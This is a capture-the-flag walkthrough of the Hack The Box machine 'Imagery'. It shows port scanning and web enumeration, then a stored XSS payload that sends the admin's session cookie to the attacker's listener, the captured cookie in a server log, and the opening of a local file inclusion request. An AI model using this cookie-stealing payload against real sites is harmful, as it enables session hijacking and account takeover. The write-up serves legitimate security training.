🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 10.129.110.48 --min-rate 10000
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 21:03 CEST
Nmap scan report for 10.129.110.48
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 6.19 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | 8000/tcp open http-alt |
| 8000/tcp | http | Werkzeug httpd 3.1.3 (Python 3.12.7) |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Enumerate service version for known CVEs
- Test default/weak credentials
- Review protocol-specific attack techniques
📖 Walkthrough
Reconnaissance
Port Scanning
As usual we started with our initial Port Scan which revealed port 22/TCP and port 8000/TCP.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 10.129.110.48 --min-rate 10000
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 21:03 CEST
Nmap scan report for 10.129.110.48
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 6.19 seconds
We noticed that on port 8000/TCP some sort of Python-based Web Application was running because of the HTTP-Server-Header of Werkyeug httpd.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p 22,8000 10.129.110.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 21:03 CEST
Nmap scan report for 10.129.110.48
Host is up (0.014s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
Enumeration of Port 8000/TCP



We started investigating the Web Application which offered the option to Register, to Login, after the successful login to Upload pictures and at the bottom of the main page, to Report a Bug.
┌──(kali㉿kali)-[~]
└─$ whatweb http://10.129.110.48:8000/
http://10.129.110.48:8000/ [200 OK] Country[RESERVED][ZZ], Email[[email protected]], HTML5, HTTPServer[Werkzeug/3.1.3 Python/3.12.7], IP[10.129.110.48], Python[3.12.7], Script, Title[Image Gallery], Werkzeug[3.1.3]




Next we checked the Website Source and found a hint about the Account for Administrator which indicated that either we would be already Administrator because we registered a user or the more likely option, that there would be another user we need to target.
<p class="font-bold">No Administrator Found!
It looks like there are no administrator accounts registered yet. The first user to register will automatically become the administrator. Please register an account to gain admin access.
Cross-Site Scripting (XSS)
Admin Session Hijacking by stealing Admin Cookie
To follow the idea of a different user we assumed that it has some client-side aspect and therefore we tried Session Takeover or Session Hijacking by stealing the Session Cookie of whatever user existed.
We tested a few payloads and got a response containing a Session Cookie after a few seconds.
<img src=x onerror=fetch(\"http://10.10.16.54/\"+btoa(document.cookie));>
┌──(kali㉿kali)-[/media/…/HTB/Machines/Imagery/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.110.48 - - [27/Sep/2025 21:39:18] "GET /?c=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg9ZA.J9T7jORjpHuDqSVuNPMY_G1laCU HTTP/1.1" 200 -
10.129.110.48 - - [27/Sep/2025 21:39:18] "GET /?c=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg9ZA.J9T7jORjpHuDqSVuNPMY_G1laCU HTTP/1.1" 200 -
10.129.110.48 - - [27/Sep/2025 21:39:18] code 404, message File not found
10.129.110.48 - - [27/Sep/2025 21:39:18] "GET /favicon.ico HTTP/1.1" 404 -
Next we simply replaced our existing Cookie and refreshed the page and boom, we switched to Admin which opened the Admin Dashboard to us.
.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNg9ZA.J9T7jORjpHuDqSVuNPMY_G1laCU

Local File Inclusion (LFI)
Since downloading files and especially Logfiles always are offering the chance of Local File Inclusion (LFI) vulnerabilities, we decided to check this first.
GET /admin/get_system_log?log_identifier=admin%40imagery.htb.log HTTP/1.1
Host: 10.129.110.48:8000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.110.48:8000/
Accept-Encoding: gzip, deflate, br
